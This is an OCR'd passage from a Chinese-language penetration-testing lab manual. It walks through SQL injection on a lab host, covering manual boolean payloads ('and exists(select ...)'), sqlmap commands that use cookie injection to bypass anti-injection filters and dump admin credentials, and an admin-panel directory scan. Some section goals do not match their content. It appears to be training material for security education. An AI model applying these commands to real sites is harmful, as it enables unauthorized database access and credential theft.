
只需将刚才发现的注入点地址，填写进URL选项里，点击开始，工具就可以开始自动注入了



这时候已经注入到了admin表和news表，根据经验判断，我们选择admin表，并获取其中数据，选择admin表后，选择下方，获取列，这样就可以直接获取到admin表下列的内容了



现在已经获取到了admin表中的 admin、id、password、user列，根据之前的经验判断，admin、password列中很可能存放着账号和密码，现在选择admin和password，然后点击右侧的获取数据：



点击获取数据后，就可以成功得到admin、password列中的数据


步骤3：登录后台

- 本步骤将使用御剑扫描器进行扫描目录


一般情况下，目录存在于admin/admin.asp、admin/adminlogin.asp、admin/admin_Login.asp，等

可以使用手工猜解，但是比较麻烦，因为人能记住的后台地址不会很多，所以使用工具可以快速的将大量的后台地址进行扫描，效率会更高

首先打开御剑扫描器



只需将网站的地址填入到域名框中，点击开始扫描即可，下面的选项可以根据需求选择：



扫描完成后，根据字面意思，我们可以判断，其中admin/adminlogin.asp应该是后台登录地址，我们双击鼠标，来到此网页：

这时填入刚才得到的账号密码登录即可

实验结果分析与总结

工具注入的确比手工注入要方便的多，但工具使用起来不灵活，因此使用工具注入需要掌握手工注入的原理和方法，工具和手工配合，才能发挥出最佳的效果

思考

1.手工注入和工具注入有什么区别，他们的优缺点分别是什么？

2.如果在工具注入中遇到有WAF的网站该怎么办，想一想有什么办法和思路？

3.Access中转注入

实验环境

- **操作机**：Windows XP
- **目标机**：Windows Server 2003
- **目标地址**：http://172.16.12.2

实验工具

> Sqlmap：是一款非常强大的Sql注入工具，它工作在命令行下，支持多种绕过姿势，本次试验主要用到它的Access注入中转功能

谷歌浏览器：是一款非常流行的Internet浏览

实验目的

1、掌握Tomcat 本地提权的原理

2、 掌握Tomcat 本地提权的方法

实验内容

Access

Access是Microsoft Office Access是由微软发布的关系数据库管理系统,是一款相对比较小巧，快捷的数据库，比起其他的数据库，Access比较轻快与简便，容易上手，它常常与Asp网站脚本程序在一起使用。

常见搭建组合

脚本格式	数据库	搭建平台	操作系统
asp	access、SqlServer	iis	windows
php	mysql、postsql	apache、iis	windows、linux
aspx	SqlServer	iis	windows
jsp	oracle, SqlServer	iis、tomcat	window、linux

SQL注入（SQL Injection ）

认识SQL注入

SQL注入漏洞可以说是在企业运营中会遇到的最具破坏性的漏洞之一，它也是目前被利用得最多的漏洞。要学会如何防御SQL注入，我们首先要对他进行了解。

SQL注入（SQLInjection）是这样一种漏洞：当我们的Web app 在向后台数据库传递SQL语句进行数据库操作时。如果对用户输入的参数没有经过严格的过滤处理，那么攻击者就可以构造特殊的SQL语句，直接输入数据库引擎执行，获取或修改数据库中的数据。

- SQL注入漏洞的本质是把用户输入的数据当做代码来执行，违背了“数据与代码分离”的原则。
- SQL注入漏洞有两个关键条件，理解这两个条件可以帮助我们理解并防御SQL注入漏洞：
  - 用户能控制输入的内容
  - Web应用执行的代码中，拼接了用户输入的内容

SQL注入原理

- SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。

中转注入

- 中转注入为cookie注入的一种手法，这种攻击手法常见于asp搭配数据库的情况，当asp脚本中有对传入的数据进行检测过滤时，只对post和get方法所获取的数据进行检查，而没有对cookie检查，可以在cookie中加入你的sql注射攻击代码，从而绕过asp检测脚本而对数据库进行攻击

实验步骤

步骤1：发现Access注入：

- 本步将利用手工发现注入点

注意


图片仅供参考，实际ip请自行替换为'172.16.12.2' 在上一章手工注入中已经详细的解释了Access的注入原理与方法，本文将不再累述，只介绍大概原理，如不明白请阅读上篇文章

- 本步利用手工发现Access注入

首先我们输入`172.16.12.2`进入目标网站，随意点击几个连接，发现网站后方都是以`id`参数为结尾的。

首先手工判断注入，在网站后方加入 and 1=2

我们发现这个网站有防注入过滤，当我们提交and 1=1时，返回了非法操作的提示，我们再在网站后面添加其他字符，只要报错，就说明有注入



可以看到，添加了一个任意字符，出现报错，可能存在注入，接下来我们使用Sqlmap进行中转注入

步骤2：Access中转注入攻击：

- 本步将利用Sqlmap对目标进行中转注入

首先找到Sqlmap，打开cmd命令行，使用命令`cd c:\Tools\注入工具\SQLmap`，这句话的意思是进入SQLmap这个目录

我们再次使用命令`sqlmap.py -u http://172.16.12.2/onews.asp --cookie "id=40" --level 3 --dbs --tables`

其中 -u 代表要测试的Url，--cookie表示使用cookie的方式提交， --level 表示测试的等级, --dbs表示将数据库显示出来，--tables是将表名显示出来

程序员没有考虑到恶意用户会通过cookie来提交参数，因此没有调用防注入程序来过滤cookie部分，从而导致cookie注入的发生。

这条sqlmap命令，level值至少为2 Sqlmap才会测试cookie，我们输入这条命令，按下回车，这时耐心等待一段时间，Sqlmap会自动将表名猜解出来

我们可以看到它已经猜解出了admin表和new表，根据经验判断，我们对admin表进行下一步猜解，使用命令 `sqlmap.py -u http://172.16.12.2/onews.asp --cookie "id=40" --level 3 --dbs -T admin --columns` 其中 -T代表 当前要猜解的表名， --columns 代表猜解列

输入命令，按下回车，等待一段时间可以得到admin表中的列名

账号密码一般都存储在admin和password列中，因此我们着重猜解这两列，使用命令`sqlmap.py -u http://172.16.12.2/onews.asp --cookie "id=40" --level 3 --dbs -T admin -C admin password --dump`，其中，--dump的意思是 将数据内容脱到本地

执行上述命令后可以成功得到账号密码

实验结果分析与总结

本次试验我们通过Sqlmap，提交cookie数据，注入中转，成功绕过了通用型防注入，通用型防注入只是过滤了POST参数，但是没有过滤cookie参数，因此我们使用Sqlmap提交cookie数据，就成功的绕过了

思考

1、在不使用Sqlmap的情况下，请问如何绕过？

2、除了使用Cookie绕过，还有什么办法？

4.MySQL手工注入

实验环境

- **操作机：**`Windows XP`
- **目标机：**`Windows Server 2003`
- **目标地址：**`http://172.16.12.2`

实验工具

- 火狐浏览器 御剑后台扫描工具

实验目的

1、学习Jsp手工注入方法

2.、学习Jsp手工注入原理

实验内容

JSP

JSP与PHP、ASP、ASP.NET等语言类似，运行在服务端的语言。

JSP（全称Java Server Pages）是由Sun Microsystems公司倡导和许多公司参与共同创建的一种使软件开发者可以响应客户端请求，而动态生成HTML、XML或其他格式文档的Web网页的技术标准。

JSP技术是以Java语言作为脚本语言的，JSP网页为整个服务器端的Java库单元提供了一个接口来服务于HTTP的应用程序。

JSP文件后缀名为(*.jsp)。

JSP开发的WEB应用可以跨平台使用，既可以运行在Linux上也能运行在Window上。

步骤1：判断注入：

使用 and 1=1 ， and 1=2 ,'等判断是否存在注入点，尝试后发现存在

步骤2：手工注入：

a.判断存在的表

先使用and exists(select * from admin) 判断是否存在admin表，结果不存在

继续判断是否存在user表，and exists(select * from user)，结果返回正确，存在user表

b.判断表中存在的列

and exists(select uname from user)

and exists(select upassword from user)

结果返回正确，表示存在uname，upassword列


c.猜解密码

and exists(select * from user where uname like 'root')


and exists(select * from user where upassword like 'root')

得到后台账号密码root，root

步骤3：扫描后台，找到登陆页面



得到登陆界面



利用刚刚sql注入得到的账号密码登陆后台

成功登陆

5.MySQL工具注入

实验环境

> **操作机：**Windows XP
>
> **目标机：**Windows Server 2003
>
> **目标地址：**http://172.16.12.2

实验目的

1、掌握Jsp+mysql工具注入的方法

2、掌握Jsp+mysql工具注入的原理

实验工具

> Sqlmap：是一款非常强大的Sql注入工具，它工作在命令行下，并支持多种绕过姿势，本次试验主要用到它的Sql注入功能。
>
> 御剑扫描器：御剑是一款轻型的Web目录扫描器，它集成了很强的字典，并且可以自己进行添加，可以使用它扫描到常用的敏感目录，本次试验主要用到御剑测Web目录扫描功能。
>
> 火狐浏览器：是一款非常流行的Internet浏览器。

实验内容

使用sqlmap进行注入

实验步骤

步骤1：发现注入：

使用 and 1=1 ， and 1=2 ,'等判断是否存在注入点，尝试后发现存在

步骤2：Sqlmap注入攻击：

打开sqlmap，在cmd中输入命令 cd c:\Tools\注入工具\SQLmap


sqlmap.py -u http://www.test.ichunqiu/bbs_content.jsp?no=%221%22 -dbs

其中 -u 代表要测试的Url， --dbs表示将数据库显示出来。

经过命令执行完成后，得到数据库列表

这时就可以使用命令--current-db来获取当前使用的是哪个数据库。

接下来使用命令`sqlmap.py -u http://172.16.12.2/bbs_content.jsp?no=1 --current-db`



得到目前使用的数据库为 test

继续针对test数据库进行注入

使用命令`sqlmap.py -u http://172.16.12.2/bbs_content.jsp?no=1 --dbs -D test --tables`

其中`-D test`指的是使用数据库test，`--tables`是将test下的表名都显示出来，获取到数据库中的表名

现在已经得到了test下的表名，根据平时的经验，几乎可以断定：敏感数据应该存放在user表中，因此接下来对user表进行猜解，使用命令`sqlmap.py -u http://172.16.12.2/bbs_content.jsp?no=1 --dbs -D test -T user --columns`,这条命令的意思为：猜解test数据库下user表下面的内容

